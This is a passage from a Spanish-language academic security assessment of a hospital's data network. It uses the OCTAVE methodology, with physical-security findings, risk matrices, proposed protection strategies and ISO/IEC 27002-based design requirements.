


Ilustración 80. Identificación de puntos de acceso en el perímetro físico del Centro de Cómputo.

Fuente: Autoras. **Realizado en:** Microsoft Visio 7.0

La probabilidad de un ataque de acceso físico a los puntos de red, es relativamente baja, ya que estos se encuentran en el interior de las oficinas de la Institución, sin embargo no se descarta la posibilidad de un acceso no autorizado por parte de los empleados de la Institución.

❖ **Identificar los tipos de medidas de protección**

En el hospital se identifica las siguientes medidas de protección:

- Ubicación de personal de seguridad en las entradas principales.
- Uso de cámaras de vigilancia, extinguidores y/o detectores de humo.

2. Revisión de monitoreo

La revisión de monitoreo permite determinar las áreas monitoreadas y el sistema de monitoreo utilizado.

❖ **Trazar mapa de áreas monitoreadas y no monitoreadas**




Ilustración 81. Identificación de áreas monitoreadas**.**

Fuente: Autoras. **Realizado en:** Microsoft Visio 7.0

❖ **Determinar limitaciones de monitoreo**

La oficina de Servicios y Transportes cuenta con un sistema de monitoreo con 6 cámaras, de las cuales 4 están en funcionamiento. Las cámaras no poseen protección, por lo que pueden ser fácilmente vulneradas.

El Hospital cuenta con 17 guardias que realizan turnos rotativos de 6 horas y 2 guardias privados con turnos de 12 horas, los cuales se encuentran en las casetas ubicadas en la entrada principal y de emergencia, en uno de los ascensores y en las gradas de acceso al área de hospitalización.

El personal del departamento desconoce las características técnicas y configuración del equipo de administración de las cámaras, lo que impide solucionar de forma inmediata algún problema de acceso no autorizado.

Algunas de las características identificadas en el sistema de monitoreo son:

- Modelo 4CH H.264 DVR.
- Capacidad para 16 cámaras
- Disco de 500 GB
- 48 horas de almacenamiento.

El sistema de monitoreo no abastece todas las áreas del hospital, el centro de cómputo así como las oficinas administrativas se encuentran fuera de vigilancia. No existe una persona de seguridad que realice el monitoreo de las cámaras, siendo imposible detectar actividades inusuales en el momento preciso.

3. Revisión de ubicación

❖ **Determinar los puntos vulnerables en la ubicación física de los componentes**

La UGI se encuentra ubicada en la primera planta de la Institución. El cuarto de telecomunicaciones constituye una estructura prefabricada, levantado de forma temporal.

Las vulnerabilidades encontradas con respecto a la ubicación son:

- Espacio reducido en cuarto de telecomunicaciones.
- Falta de extintores.
- Falta de sistema de ventilación.
- Mala ubicación de equipos y servidores en el Rack.
- Distribución inadecuada del cableado eléctrico y de datos.
- Falta de control de acceso al centro de cómputo.
- No existe personal de limpieza específico con un horario establecido para el centro de cómputo.

El análisis de la seguridad física permite evidenciar la falta de políticas y procedimientos que permitan mantener seguros a los activos de la red, así como la falta de un diseño y organización adecuada del centro de cómputo.

La fase 2 de la metodología OCTAVE, permitió determinar las vulnerabilidades y añadir valor a las amenazas identificadas para los activos, con la finalidad de realizar un análisis de riesgos cuyo valor permita establecer los requerimientos del diseño del esquema de seguridad.

1.3.3. Fase 3: Desarrollar una estrategia y planes de seguridad

En esta fase se desarrolla un análisis para identificar el nivel de riesgo de los activos críticos ante las amenazas identificadas en la primera fase, y en base a este plantear las estrategias eficientes y necesarias para mitigar el riesgo.

1.3.3.1. PROCESO 5: Realizar un análisis de riesgos

El análisis de riesgos comprende la determinación de la probabilidad de las amenazas y su impacto sobre los activos en base a ciertos criterios de evaluación. Este estudio permitirá la elaboración de un plan de seguridad para la red de datos de la Institución, con el fin de solventar los problemas encontrados en la misma y mejorar sus servicios.

1.3.3.1.1. Criterios de evaluación

El criterio de evaluación se determina para valorar el impacto de la ocurrencia de una posible amenaza sobre los activos críticos de la UGI.

- **Probabilidad**

La presente tabla describe los valores de probabilidad de ocurrencia de una amenaza sobre los activos críticos.

Valor	Frecuencia de Ocurrencia
Alto (4)	Más de 12 veces por año.
Medio (3)	De 2 a 11 veces por año.
Bajo (2)	Una vez por año.
Insignificante (1)	Casi nunca

Tabla 31. Criterio de valoración de probabilidad de amenazas.

El valor de probabilidad asignado en la matriz de riesgos se fija en base al conocimiento del administrador y observación directa.

- **Impacto**

Para determinar el impacto sobre la ocurrencia de una amenaza se han considerado 4 factores principales: Revelación, Modificación, Pérdida o Destrucción e Interrupción.

Los criterios de valoración de impacto se describen en la siguiente tabla.

IMPACTO	CRITERIOS DE VALORACIÓN			
	Alto = 4	**Medio = 3**	**Bajo = 2**	**Insignificante = 1**
Revelación	– Conocimiento de la información contenida en los activos o su configuración por personas no autorizadas.	– Conocimiento del estado de los activos de la red. – Conocimiento de las características de los activos.	– No se contabilizan daños físicos y lógicos en los activos.	– No se puede conocer información del activo.
Modificación	– Modificación irreparable del activo.	– Daño parcial a los equipos sobre elementos sujetos a reemplazo (Por ejemplo, memoria, disco duro, fuentes de poder, etc.)	– Inversión baja o nula es requerida para la recuperación de los problemas.	– No se producen cambios sobre los activos de la red.
Pérdida/ Destrucción	– Puede existir el riesgo de pérdida irrevocable de información que se estaba transmitiendo en la red en el momento del colapso. – Existe un alto riesgo de pérdida de la información contenida en los servidores. – Inversión alta para la recuperación de los daños causados a los activos. – Pérdida irrevocable de la confianza de autoridades y personal en la funcionalidad de las aplicaciones.	– Daños reparables en los equipos de red o servidores. – Inversión media para la recuperación de los daños causados a los activos. – El personal al igual que las aplicaciones que dependen del funcionamiento de los servidores pierden productividad por algunas horas para solucionar el problema.	– Daños a los equipos bajos o nulos. – Pérdidas de productividad de aplicaciones y/o personal en el rango de minutos. – Los servicios que dependen del Internet se ven mínimamente afectados.	– No existen daños en los activos, o los daños ocurridos no representan costo económico. – No se necesita inversión alguna para la recuperación del problema. – No existe riesgo de pérdida.

Interrupción	– Pérdida completa de la disponibilidad de los equipos de red y servidores. – La mayoría del personal del hospital no puede realizar tareas que dependan de la disponibilidad del activo. – Disponibilidad nula del servicio de Internet en la Institución. – No disponibilidad de servicios que dependan del uso de Internet.	– Pérdida de la disponibilidad de la red y equipos de conectividad por algunas horas. – Servicios que dependen del uso del Internet se ven parcialmente afectados.	– Pérdida en la disponibilidad de la red por pocos minutos.	No existe riesgo de interrupción de servicio de los activos

Tabla 32. Criterios de valoración de probabilidad de amenaza.

1.3.3.1.2. Estimación del riesgo

En base a los criterios de evaluación ya definidos se determina el riesgo de los activos críticos. La matriz de riesgos se construyó a partir de las amenazas identificadas para los activos críticos de la red. El riesgo obtenido es el producto de la probabilidad de ocurrencia de la amenaza y la magnitud de daño o impacto sobre los activos hardware, software, información y comunicaciones. Se ha coloreado el valor de riesgo para poder contar con una representación gráfica que en forma visual indique el nivel de riesgo agregado al proyecto. La UGI determinará las acciones a tomar: controlar, eliminar, compartir o aceptar el riesgo en base a un plan de estrategias.

El nivel de riesgo se representa en base a los siguientes valores:

Riesgo	Valor	Acción
Alto	**12 – 16**	Se debe dar tratamiento de vulnerabilidades de forma inmediata.
Mediano	**8 – 9**	El riesgo puede ser controlado.
Bajo	1 – 6	El riesgo puede ser aceptado.

Tabla 33. Valoración de riesgo.

ACTIVOS HARDWARE				
AMENAZA	**Probabilidad**	**Magnitud de daño (Impacto)**		**Riesgo**
Corte de energía	3	Revelación	1	3
		Modificación	3	9
		Perdida - Destrucción	2	6
		Interrupción	3	9
Acceso no autorizado	4	Revelación	1	4
		Modificación	1	4
		Perdida - Destrucción	4	16
		Interrupción	2	8
Robo de equipos	3	Revelación	1	3
		Modificación	1	3
		Perdida - Destrucción	4	12
		Interrupción	4	12
Acciones mal intencionadas o por desconocimiento	2	Revelación	1	2
		Modificación	2	4
		Perdida - Destrucción	2	4
		Interrupción	3	6
Incendio	1	Revelación	1	1
		Modificación	4	4
		Perdida - Destrucción	4	4
		Interrupción	4	4
Filtraciones de agua	1	Revelación	1	1
		Modificación	1	1
		Perdida - Destrucción	3	3
		Interrupción	3	3
Sismos	1	Revelación	1	1
		Modificación	1	1
		Perdida - Destrucción	3	3
		Interrupción	3	3
Sobrecarga eléctrica	1	Revelación	1	1
		Modificación	2	2
		Perdida - Destrucción	2	2
		Interrupción	3	3
Discontinuidad del servicio (Fallas de hardware)	2	Revelación	1	2
		Modificación	1	2
		Perdida - Destrucción	1	2
		Interrupción	4	8
Instalación y configuración inadecuada	3	Revelación	1	3
		Modificación	3	9
		Perdida - Destrucción	1	3
		Interrupción	3	9

Tabla 34. Análisis de riesgo activos Hardware.

ACTIVOS SOFTWARE				
AMENAZAS	**Probabilidad**	**Magnitud de daño (Impacto)**		**Riesgo**
Acceso no autorizado	2	Revelación	3	6
		Modificación	3	6
		Perdida - Destrucción	1	2
		Interrupción	3	6
Copias no autorizadas	1	Revelación	3	3
		Modificación	3	3
		Perdida - Destrucción	2	2
		Interrupción	1	1
Robo de contraseñas	2	Revelación	3	6
		Modificación	3	6
		Perdida - Destrucción	1	2
		Interrupción	3	6
Inexistencia de planes de mantenimiento preventivo y correctivo	3	Revelación	1	3
		Modificación	1	3
		Perdida - Destrucción	4	12
		Interrupción	4	12
Denegación de servicios	3	Revelación	2	6
		Modificación	2	6
		Perdida - Destrucción	3	9
		Interrupción	3	9
Destrucción o modificación del sistema operativo o aplicaciones	2	Revelación	1	2
		Modificación	1	2
		Perdida - Destrucción	4	8
		Interrupción	4	8
Manipulación inadecuada del sistema operativo o aplicaciones	2	Revelación	1	2
		Modificación	1	2
		Perdida - Destrucción	4	8
		Interrupción	4	8
Malware	4	Revelación	1	4
		Modificación	1	4
		Perdida - Destrucción	3	12
		Interrupción	2	8

Tabla 35. Análisis de riesgo activos Software.

ACTIVOS DE INFORMACIÓN				
AMENAZAS	**Probabilidad**	**Magnitud de daño (Impacto)**		**Riesgo**
Acceso no autorizado	2	Revelación	3	6
		Modificación	3	6
		Perdida – Destrucción	3	6
		Interrupción	1	2
Robo de contraseñas	1	Revelación	3	3
		Modificación	3	3
		Perdida - Destrucción	3	3
		Interrupción	3	3
Intercepción de Información	1	Revelación	3	3
		Modificación	3	3
		Perdida - Destrucción	3	3
		Interrupción	3	3
Ingeniería Social	2	Revelación	3	6
		Modificación	3	6
		Perdida - Destrucción	2	4
		Interrupción	2	4
Pérdida de información	4	Revelación	3	12
		Modificación	3	12
		Perdida - Destrucción	3	12
		Interrupción	3	12
Modificación de Información	3	Revelación	1	3
		Modificación	3	9
		Perdida - Destrucción	3	9
		Interrupción	3	9
Divulgación de Información	3	Revelación	3	9
		Modificación	3	9
		Perdida – Destrucción	2	6
		Interrupción	2	6
Ausencia intempestiva del administrador de la red	3	Revelación	3	9
		Modificación	3	9
		Perdida – Destrucción	3	9
		Interrupción	3	9

Tabla 36. Análisis de riesgo activos Información.

ACTIVOS DE COMUNICACIÓN				
AMENAZAS	**Probabilidad**	**Magnitud de daño (Impacto)**		**Riesgo**
Corte de energía	2	Revelación	1	2
		Modificación	3	6
		Perdida – Destrucción	4	8
		Interrupción	3	6
Acceso no autorizado	3	Revelación	3	9
		Modificación	4	12
		Perdida – Destrucción	3	9
		Interrupción	1	3
Manipulación inadecuada de la infraestructura de comunicación telefónica	2	Revelación	3	6
		Modificación	4	8
		Perdida – Destrucción	3	6
		Interrupción	1	2
Denegación de servicios	3	Revelación	1	3
		Modificación	1	3
		Perdida – Destrucción	3	9
		Interrupción	3	9
Intercepción de la comunicación	1	Revelación	1	1
		Modificación	1	1
		Perdida – Destrucción	3	3
		Interrupción	3	3

Tabla 37. Análisis de riesgo activos Información.

Los riesgos que predominan en los activos de hardware son: corte de energía, instalación y configuración inadecuada, robo y acceso no autorizado. La inexistencia de planes de mantenimiento preventivo y correctivo, denegación de servicio y la presencia de malware son riesgos de alto nivel para los activos de software (sistemas operativos).

Los activos de información (datos y configuración) se ven afectados por riesgos de pérdida y modificación, además del riesgo sobre la interrupción del servicio por la ausencia intempestiva del administrador de la red, que es la única persona con conocimiento sobre la configuración de los equipos.

La mayoría de amenazas presentan un nivel de riesgo bajo, debido a que no se han presentado casos por lo tanto la probabilidad de amenaza es mínima. Sin embargo no

se descarta la posibilidad de ocurrencia de alguna de estas amenazas, por lo que serán consideradas para el diseño del esquema de seguridad de acuerdo a su nivel.

Los resultados obtenidos en el análisis de riesgos permitirán plantear estrategias de protección para solventar el riesgo inminente de los activos críticos.

1.3.3.2. PROCESO 6: Desarrollar Estrategias de Protección

Una estrategia de protección involucra las iniciativas que utiliza la Institución para permitir, iniciar, implementar y mantener la seguridad interna, la misma tiende a incorporar actividades organizacionales a largo plazo. Para establecer una estrategia adecuada es conveniente pensar en una política de protección en los distintos niveles como son: Física, Lógica, Humana y la interacción que existe entre estos factores.

El objetivo de una estrategia de protección es proporcionar una guía a través de un conjunto de pasos para dar solución, y elevar los niveles de seguridad de la red, más no para encontrar una solución inmediata a cada vulnerabilidad o preocupación de seguridad.

Una estrategia de protección considera las siguientes áreas:

- Conciencia de seguridad y entrenamiento.
- Estrategia de seguridad.
- Administración de la seguridad.
- Políticas y regulaciones de seguridad.
- Administración colaborativa de la seguridad.
- Planes de contingencia/Recuperación de desastres.
- Seguridad Física.
- Seguridad de Tecnologías de información.

La siguiente tabla contiene la información necesaria con las estrategias propuestas de acuerdo a la situación de la Institución.

ESTRATEGIAS DE PROTECCIÓN PROPUESTAS PARA LA UGI	
Área estratégica	**Estrategia**
Conciencia de seguridad y entrenamiento	– La conciencia sobre seguridad dentro de la Institución tiene que ser un proceso continuo. • Es necesario desarrollar un plan sobre actualización y capacitaciones periódicas a largo plazo. • Desarrollar un programa de capacitación que incluya entrenamientos formales para el personal de la UGI y para aquellos miembros del Hospital que manejen información crítica y/o confidencial. • Encontrar formas de capacitación que no requieran mayores inversiones económicas. • Establecer una base para la capacitación en seguridad y futuras actualizaciones.
Estrategia de seguridad	– Incorporar los resultados del análisis realizado en este proyecto dentro del desarrollo del plan estratégico de la UGI a nivel de la Institución, con la aprobación de los directivos y la coordinación de actividades. • Determinar el tiempo total para la implementación de las mejoras en seguridad en el nivel de planeación estratégica. • Incluir dentro del plan anual de actividades de la UGI el desarrollo de un test de seguridad de la red analizando los sistemas más vulnerables de la misma.
Administración de la seguridad	– Conseguir o gestionar los fondos necesarios para la seguridad de los sistemas y activos críticos de la Institución. El presupuesto anual tiene que considerar las inversiones necesarias para prever necesidades futuras adecuadamente. – Examinar los resultados del análisis realizado en el proyecto en un plazo máximo de un año. – Definir claramente los roles y responsabilidades de todo el personal de la UGI y comunicarlos. – Crear un grupo de personas dentro de la Institución que se encargue de generar reportes de seguridad a nivel de toda la Institución. • Generar y mantener reuniones al menos cada 3 meses para revisar el estado de la seguridad institucional. – Disponer de la documentación necesaria y actualizada sobre los activos de la red tales como mantenimiento preventivo y correctivo, diseño de la red, inventarios de equipos y dispositivos de comunicación, adquisición y devolución de equipos y dispositivos de comunicación, contraseñas de acceso, configuración de equipos, etc.
Políticas y regulaciones de seguridad	– Las políticas y procedimientos actuales no son entendidos ni han sido diseminados a todos los niveles del Hospital. • Revisar todas las políticas y procedimientos, compararlos de ser posible con los de otras instituciones públicas de salud o de

	acuerdo al Ministerio de Salud. • Establecer un análisis comparativo de las políticas ya contrastadas para determinar si son las mejores prácticas y revisarlas. – Establecer, documentar y publicar formalmente las políticas de seguridad a nivel institucional, delineando las sanciones pertinentes, que incluyan las siguientes políticas: • Políticas de uso de software. • Políticas para contratación de servicios informáticos. • Políticas y procedimientos para el acceso y manejo de información. • Políticas para el respaldo de la información. • Políticas de gestión de usuarios en la red. • Políticas para el acceso físico a las distintas áreas de la Institución que contengan activos informáticos. – Asegurar que las leyes y regulaciones establecidas dentro del país sobre tecnologías de información, sean conocidas por todo el personal a todos los niveles de la Institución y que estas son incorporadas dentro de las políticas y procedimientos revisados. – Establecer condiciones de seguridad en los contratos del personal de la UGI del Hospital.
Administración colaborativa de la seguridad	– Revisar, actualizar y, de ser necesario, crear políticas y procedimientos para trabajar con terceras partes, en especial los departamentos de Mantenimiento, Transportes y Servicios y proveedores de servicios de TI externos.
Planes de contingencia/ Recuperación de desastres	– Establecer, crear y revisar periódicamente planes de contingencia para el área informática. – Coordinar los planes de contingencia con los proveedores de servicios de TI, por ejemplo el ISP. Si estos no tuviesen un plan de contingencia, tener en cuenta este punto en el desarrollo y/o actualización de los planes del Hospital. – Crear y probar un sistema de respaldos que permita recuperar la información en caso necesario. • Realizar copias de seguridad del sistema, base de datos en otro disco duro externo. • Programar puntos de recuperación de los sistemas operativos. • Programación de respaldos en los sistemas operativos.
Seguridad Física	– Gestionar y conseguir los fondos necesarios y suficientes para realizar la inversión pertinente a la seguridad física de los activos críticos de la Institución. – Generar una solución estructural a nivel de edificio que contemple la creación o modificación de un espacio físico adecuado para el almacenamiento de los equipos considerados como activos críticos, garantizando las condiciones ambientales y de seguridad idóneas para el resguardo de los mismos.

	– Establecer un sistema de control de acceso al cuarto de telecomunicaciones de la UGI para el personal del departamento con tarjetas u otros dispositivos que permitan el reconocimiento de la identidad de las personas para su posterior registro y cámaras de video vigilancia. • Se debe considerar el monitoreo IP para las cámaras video vigilancia y de esta manera utilizar infraestructura de red. – Revisar los requerimientos de seguridad física para computadores en áreas de acceso libre, incluyendo ajustes en su utilización, ubicación física u otras medidas para garantizar y mantener la seguridad física de los equipos. – Crear y/o reforzar los procedimientos de seguridad sobre la instalación de software a todos los niveles institucionales y asegurar su cumplimiento, tanto internamente como externamente. – Establecer en las funciones del personal de la UGI verificar la seguridad física de los equipos.
Seguridad de Tecnologías de Información	– Desarrollar y/o mejorar el plan de largo plazo para la modernización de los servicios relacionados con la seguridad de TI, gestionando al mismo tiempo los fondos necesarios para las adquisiciones pertinentes. – Gestionar los recursos económicos para la satisfactoria consecución del presente proyecto en lo que se refiere a la adquisición de todos los componentes de seguridad necesarios y estipulados en el proyecto. • Asegurar el espacio físico necesario y suficiente para garantizar el resguardo e integridad de los equipos a comprar. • Generar políticas y procedimientos documentados para la operación, administración y mantenimiento de los equipos a adquirir. • Desarrollar un esquema de capacitación continuo para el manejo de los equipos, de modo que se genere la suficiente habilidad y experticia dentro de la UGI. – Generar planes documentados de respaldo de la información/configuraciones de los equipos, que garanticen la minimización de un impacto negativo en las operaciones de la Institución, en caso de suscitarse un evento dañino para los equipos. – Investigar la necesidad de encriptación de los datos que son transmitidos por los Sistemas de la Institución, por ejemplo el uso del protocolo SSL para la transmisión de voz sobre IP. – Añadir tiempos de bloqueo para los servidores y estaciones de trabajo que estén en áreas de acceso libre. – Establecer prácticas de administración de las vulnerabilidades utilizando herramientas software que no impliquen costos a la Institución y hacer que estas sean parte de la capacitación continua que deberá recibir el personal de la UGI. • Monitoreo del tráfico de red a través de herramientas de

	análisis de red. • Instalación y configuración de un IDS. • Control y administración del ancho de banda.
Acceso a los recursos de la red y servicios de internet	– Desarrollar planes de control de acceso a los recursos de la red y servicios de internet, que involucren: • Definir perfiles de acceso a los diferentes recursos de la red dependiendo de la función que cumple cada usuario dentro de la Institución. • Utilizar contraseñas fuertes para proteger los datos, aplicaciones y equipos. - Hacer uso de números, espacios y caracteres especiales en las contraseñas. - Utilizar letras minúsculas y mayúsculas. - Las contraseñas deben ser fáciles de recordar pero difíciles de adivinar. - La longitud de la contraseña determina el nivel de seguridad de la misma, se sugiere de 12 caracteres para mayor seguridad. - La frecuencia de cambio de la contraseña debe ser considerada, y relacionada con el campo de trabajo o conocimiento que sea fácil de recordar, no debe ser repetitiva ni usada en varias cuentas de correo o de servicios dentro de la red que administra. Al menos una vez al año, se debe cambiar la contraseña por motivos de seguridad. • Mantener actualizada la lista de registro de usuarios (grupos de usuarios, equipos y servicios) a quienes se les proporciona acceso para utilizar los recursos del sistema. • Monitorear el router de salida al Internet, para evitar posibles ataques tales como: DoS, desbordamiento de buffer, reinicio del dispositivo, etc. • Establecer perfiles, horarios, políticas y procedimientos para el uso del servicio de Internet.

Tabla 38. Estrategias de Protección Propuestas para la UGI.

2. DISEÑO DEL ESQUEMA DE SEGURIDAD DE LA RED DE DATOS

2.1. Análisis de Requerimientos

2.1.1. Requerimientos de Seguridad Física

❖ **Control de acceso**

- Establecer un sistema de control de acceso al cuarto de telecomunicaciones de la UGI para todo el personal del departamento con dispositivos de reconocimiento de la identidad.
- Implementar cerraduras seguras en las puertas de acceso a las instalaciones de la UGI y cuarto de telecomunicaciones.
- Aumentar personal de seguridad para las distintas áreas del hospital.
- Implementar cámaras de video vigilancia en el acceso a las instalaciones de la UGI y distintas áreas del Hospital.

❖ **Condiciones ambientales**

- Adecuar el área destinada a los servidores y comunicaciones con el objeto de brindar seguridad apropiada a los equipos activos de la red tales como: servidores, switches, routers, UPS, etc.
- Incorporar o corregir las propiedades de aire acondicionado para regular la temperatura y humedad dentro del cuarto de telecomunicaciones y telecomunicaciones.
- Instalar detectores de humo, para prevenir incendios que puedan comprometer los equipos, la información y sobre todo la vida de los empleados de la Institución.
- Se requiere de procedimientos que permitan la recuperación de desastres.

❖ **Estructura de cableado y tecnologías de red**

- Etiquetar los puntos de red en la estructura de la Institución y conexiones en los equipos del cuarto de telecomunicaciones y comunicaciones, para de esta manera facilitar la administración de los equipos y corrección de fallos de la red.

- Documentar información necesaria y actualizada sobre los activos de red, tales como, diseño de la red, inventarios de equipos y configuración de dispositivos de comunicación.

2.1.2. Requerimientos de Seguridad Lógica

❖ **Servicios**

El diseño del esquema de seguridad de la red de datos requiere el análisis de los servicios que la UGI necesita poner en operación en el Hospital, los cuales son: portal web, vigilancia IP, además de los que existen actualmente como internet, telefonía IP, y aplicaciones. El alcance del presente proyecto no abarca la implementación de estos servicios, tan solo se considerará su disponibilidad para garantizar un esquema adecuado para el acceso a los mismos en base a los requerimientos de la Institución.

❖ **Seguridad Perimetral**

Los requerimientos de la seguridad perimetral de la red del Hospital están orientados a prevenir cualquier actividad dañina a los servidores de acceso público de la Institución y a la red interna.

- Aislar los servidores expuestos a internet en una DMZ.
- Implementar Sistemas de detección y prevención de intrusos.
- Implementar filtrado de puertos para el acceso de redes
- Implementar Sistemas de filtrado URL, para prevenir el acceso a sitios web que comprometan la seguridad de la red y aumenten el tráfico innecesariamente.

.

❖ **Seguridad Interna**

Para determinar los requerimientos de seguridad interna de la red se han considerado tres aspectos:

Compartamentalización:

- Segmentar la red en varios dominios de broadcast de acuerdo al perfil de usuarios.
- Administración de equipos a partir de una red independiente, para evitar la intercepción de información durante el acceso a los mismos.
- Implementar un segmento de red dedicado para los servidores de la red interna.

- Implementar filtrado de tráfico de nivel 2 y 3 en los equipos de red para evitar el acceso entre subredes.

Monitorización:

- Implementar un Sistema de Detección de Intrusos y monitoreo de tráfico para determinar la procedencia de cualquier tipo de ataque, que permita el envío de alarmas mediante correo electrónico.

2.2. Diseño de Seguridad Física

El diseño de la seguridad física se realizó en base a los lineamientos de la norma ISO/IEC 27002[16], referentes a la seguridad física y del entorno. ISO/IEC 27002 es un estándar de seguridad de la información que proporciona recomendaciones de las mejores prácticas para la gestión de seguridad.

Ilustración 82. Distribución física actual de la UGI.

Realizado en: Google ScketchUp 8.0

En vista de que no se dispone de un área para reubicar el cuarto de telecomunicaciones, y de acuerdo a los requerimientos de la Institución, se debe diseñar el área de la UGI en el espacio disponible. En el caso de incrementar personal y áreas como desarrollo, se requiere una nueva ubicación física.

[16] ISO/IEC 27002. Estándar de Seguridad de Información. Consultado en: http://iso27002.es

Los objetivos que se plantearon para el diseño de la seguridad física son:

- Proteger los activos informáticos críticos de la Institución de amenazas accidentales, malintencionadas y/o desastres naturales.
- Minimizar la pérdida de información y garantizar la recuperación de la misma de manera oportuna.
- Asegurar que las condiciones ambientales en el centro de cómputo sean las adecuadas para el buen funcionamiento de los equipos.

2.2.1. Consideraciones generales para el Cuarto de telecomunicaciones

El espacio del cuarto de telecomunicaciones no debe ser compartido con instalaciones eléctricas que no sean de telecomunicaciones, el diseño debe de considerar además de voz y datos, la incorporación de otros sistemas de información del edificio tales como televisión, alarmas, seguridad, audio y otros sistemas de telecomunicaciones.

Para el diseño del cuarto de Telecomunicaciones se considera lo siguiente:

- **Altura:** La altura mínima recomendada del cielo raso es de 2.6 metros.
- **Puerta:** La puerta de acceso debe ser de apertura completa, con llave y al menos 91 centímetro de ancho y 2 metros de alto. La puerta debe ser removible y abrir hacia afuera. La puerta debe abrir al ras del piso y no debe de tener postes centrales.
- **Polvo y electricidad estática:** Se debe evitar polvo y electricidad estática utilizando piso de loza o similar (no utilizar alfombra). De ser posible, aplicar tratamiento especial a las paredes, pisos y cielos para minimizar el polvo y la electricidad estática.
- **Cielo falso:** Se debe evitar el uso de cielo falso en el cuarto de telecomunicaciones, para evitar colocar materiales combustibles.
- **Prevención de inundaciones:** El cuarto de telecomunicaciones debe estar libre de cualquier amenaza de inundación. No debe haber tubería de agua pasando sobre o alrededor el cuarto de telecomunicaciones. De haber riesgo de ingreso de agua, se debe proporcionar drenaje de piso.
- **Iluminación:** Debe estar a un mínimo de 2.6 metros del piso terminado, las paredes deben estar pintadas de un color claro para mejorar la iluminación. Se recomienda el uso de luces de emergencia.

